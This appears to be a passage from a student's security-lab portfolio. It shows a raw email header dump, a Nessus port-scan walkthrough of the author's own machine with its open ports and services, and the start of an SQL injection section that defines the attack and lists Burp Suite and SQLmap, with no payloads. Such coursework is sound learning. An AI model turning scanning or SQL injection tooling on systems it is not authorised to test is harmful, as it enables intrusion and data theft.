The screenshot shows the raw header details of the analyzed email. It includes the 'Delivered-To' field pointing to the recipient's Gmail account, followed by a long list of headers and their values, including DKIM, X-Google-Smt-Source, X-Received, ARC-Seal, and ARC-Message-Signature, along with various transport and security-related fields.

```

Delivered-To: misha.2june@gmail.com
Received: by 2002:a6b:8e870:0:0:0:0 with SMTP id q129csp248422iod;
Fri, 17 Jul 2020 21:26:58 -0700 (PDT)
X-Google-Smt-Source: A4bhpJyyKmL5kt-/AUH03gs+OvgPsKPzBw4lal0UxFII2w056+U6J1/hjIVK5f4Y/c0A2FVpjpp
X-Received: id e2nr1398949wvn.179.1595046858044;
Fri, 17 Jul 2020 21:26:58 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=15950460505; cv=none;
d=google.com; s=arc-20160816;
b=J7vBepnXV4QohU5InptSLzLs4xK7APEytUyubn10HLTvsPJR/v17uPnjCBQn6+2d
xDBIRv2aWc21uM9q0dAbvruv0E/ET8LjQ2h5ie5gk13aMj9858PBLBV4CbUgOB/4
ICYSWtBohV1USh2wHwNC01bg25AbhG7vfcneJbstrZ/2Z/7C0/0SP2jVj+45Mfa0Qjk
jhuyrhCQ0r1s0e81XSLn7P7URG52V2U7kpvSRCVjpa7y9q0077QuvA8pfekqZnRgB
yCqhQMRERfgqEaKKBrhAkw/co/x08nnDaa0GPUNLk+0pnXMHLGE4Ex1/80frFltgX0e
h/0w==

ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=feedback-to:date:bounces-to:mime-version:subject:message-id:to
:reply-to:from:dkim-signature:dkim-signature;
bh=wC3N1Ly1LwLSVR0q7JPStyB14EXTxy6/92V78TQ0jA=;
bv=wN0+B+oLtyT5t3a79PeYedf1XjDgVba+bnanrcsB1EvNbNyf6Rd7zKH9Kd8dP/
ZeChnQOpupgb011TGBUAxWlvpMr4g2+nfJ6HSZv7ayu0o0py9/rCwvlf2w0UPXBy
zhIPo4nUOkA+Hg7vfacgk333UVfm/cd2zL5QULc21wFyuvCfOrnbry/jGu1/5e501Ma
kRqGCM8z79q08je4rklnqlyb891x0i2z7t0y)N99pJv0b24601ff+fcfc7f2EmJawX5
XSVuGxE7CT7MLN91M0BBM1tMh/b8KbTEJIDp18nD0IusPz/DydmCs0l19HJSxWgZ
8Mg==

ARC-Authentication-Results: i=1; mx.google.com;

```

3.PORT SCANNING AND ANALYSIS USING NESSUS PROFFESIONAL

github link : https://github.com/MishaDey/Nessus_Professional_Port_Scanning_and_Analysis

WHAT IS NESSUS ?

Nessus is an open source, complete, cross-platform vulnerability scanner with command-line and GUI. It is one of the most common vulnerability assessment tools currently in use. Nessus employs the Nessus Attack Scripting Language (NASL), a simple language that describes individual threats and potential attacks.

USES OF NESSUS :


- Compatibility with computers and servers of all sizes.
- Detection of security holes in local or remote hosts.
- Detection of missing security updates and patches.
- Simulated attacks to pinpoint vulnerabilities.
- Execution of security tests in a contained environment.
- Scheduled security audits.

TOOLS USED :


- 1. Nessus Professional**
- 2. Operating System : Kali Linux**
- 3. Browser : Google Chrome**

PORT SCANNING AND ANALYSIS USING NESSUS :

1. We go to <https://localhost:8834/> and Enter Credentials



2. Create a new scan, choose Host Discovery



2. Configuration of the New Scan




Figure: Basic Configuration Settings




Figure: Discovery Settings




Figure: Configure Custom Discovery Settings

Complete_OS_Scan / Configuration

Settings Plugins

Remote Host Ping

Ping the remote host

General Settings

- Test the local Nessus host
- This setting specifies whether the local Nessus host should be scanned when it falls within the target range specified for the scan.
- Use fast network discovery
- If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests to verify the response did not come from a proxy or load balancer. Fast network discovery bypasses those additional tests.

Ping Methods

- ARP
- TCP
- Destination ports
- ICMP
- Assume ICMP unreachable from the gateway means the host is down
- Maximum number of retries
- UDP

Fragile Devices

- Scan Network Printers

Manually select the UDP (User Datagram Protocol), ICMP(Internet Control Message Protocol), TCP(Transmission Control Protocol) and ARP(Address Resolution Protocol) port methods

New Scan / Host Discovery

Settings Plugins

Output

- Allow users to edit scan results
- Designate hosts by their DNS name
- Display hosts that respond to ping
- Display unreachable hosts
- Display Unicode characters

WARNING: This feature may cause issues with compliance checks and custom plugins that encounter ISO-8859-1 encoded output

Save Cancel

Figure: Report Settings Configuration

New Scan / Host Discovery

Settings Plugins

BASIC

DISCOVERY

REPORT

ADVANCED

Performance Options

Slow down the scan when network congestion is detected

Network timeout (in seconds)

Max simultaneous checks per host

Max simultaneous hosts per scan

Max number of concurrent TCP sessions per host

Max number of concurrent TCP sessions per scan

Unix find command exclusions

Custom filepath

Filepaths to exclude from any use of the find on Unix systems. One entry per line. Format as used by the -path argument.

Custom filesystem

Filesystems to exclude from any use of the find on Unix systems. One entry per line. Format as used by the -fstype argument.

Save Cancel

Figure : Advanced Settings Configuration

3. Save the New Scan and Launch it

Name	Schedule	Last Modified
BasicNetworkScan	On Demand	Today at 6:52 AM
Complete_OS_Scan	On Demand	Today at 6:25 AM
AdvancedScan	On Demand	Today at 5:12 AM
HostScan	On Demand	Today at 5:02 AM

4. Analyse after the scan is completed :

The Open Ports in my Operating System are :

SNO.	PORT NO.
1.	135
2.	139
3.	445
4.	49664
5.	49665
6.	49666
7.	49667
8.	49668
9.	49669
10.	49671

Fig: In Complete_OS_Scan/MishaDey, we find,

1.Nessus Scan Information

2.Ping the remote host

Fig: Nessus Scan Information

Complete_OS_Scan / Plugin #10180

Vulnerabilities

INFO Ping the remote host

Description

Nessus was able to determine if the remote host is alive using one or more of the following ping types:

- An ARP ping, provided the host is on the local subnet and Nessus is running over Ethernet.
- An ICMP ping.
- A TCP ping, in which the plugin sends to the remote host a packet with the flag SYN, and the host will reply with a RST or a SYN/ACK.
- A UDP ping (e.g., DNS, RPC, and NTP).

Output

The remote host is up.
The host is the local scanner.

Port	Hosts
N/A	MishaDey

Plugin Details


Severity: Info
ID: 10180
Version: 2.28
Type: remote
Family: Port scanners
Published: June 24, 1999
Modified: June 12, 2020

Risk Information

Risk Factor: None

Fig: Ping the Remote Host information

The Scan Reports are Attached below :



LIST OF RUNNING APPLICATIONS AND THE CORRESPONDING PORTS AND PROTOCOLS :

SNO.	APPLICATION NAME	PORTS	PROTOCOLS
1.	svchost.exe (LocalService -p) (Host Process for Windows Service)	135	TCP
2.	System (NT Kernel And System)	139,138,137,445	TCP/UDP
3.	lsass.exe (Local Security Authority Process)	49664	TCP
4.	wininit.exe	49665	TCP
5.	svchost.exe (netsvcs -p)	49666, 49668	TCP
6.	svchost.exe(LocalServiceNetwork)	49667	TCP
7.	Spooler SubSystem App (spoolsv.exe)	49669	TCP
8.	Services.exe	49671	TCP
9.	Domain Name System (DNS)	53	TCP/UDP
10.	Remote Desktop	3389	TCP/UDP

4. EXPLOITING THE SQL INJECTION VULNERABILITY IN A WEBSITE

github link: https://github.com/MishaDey/SQL_injection_On_a_Vulnerable_Site

SQL INJECTION :

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server.

Any weakly secured website or web application that makes use of an SQL-based database can experience SQL Injection vulnerability

It can certainly give the hacker the unauthorized access to sensitive data such as customer data, personally identifiable information (PII), trade secrets, intellectual property, and many other sensitive information.

HOW DOES SQL INJECTION WORK ?

The attack works on dynamic SQL statements, that is a statement that is generated at run time using parameters password from a web form or URI query string.

In order for an SQL Injection attack to take place, the vulnerable website needs to straightaway include user input within an SQL statement

The hacker can then insert a payload that will be included as part of the SQL query and run against the database server.

TOOLS USED :

1.Burpsuite : Burp Suite is an integrated platform for performing security testing of web applications. It can be used for penetration testing.


2.SQLmap: SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

3. Foxy Proxy : It is a firefox extension which automatically switches an internak connection across on or more proxy servers based on URL patterns.

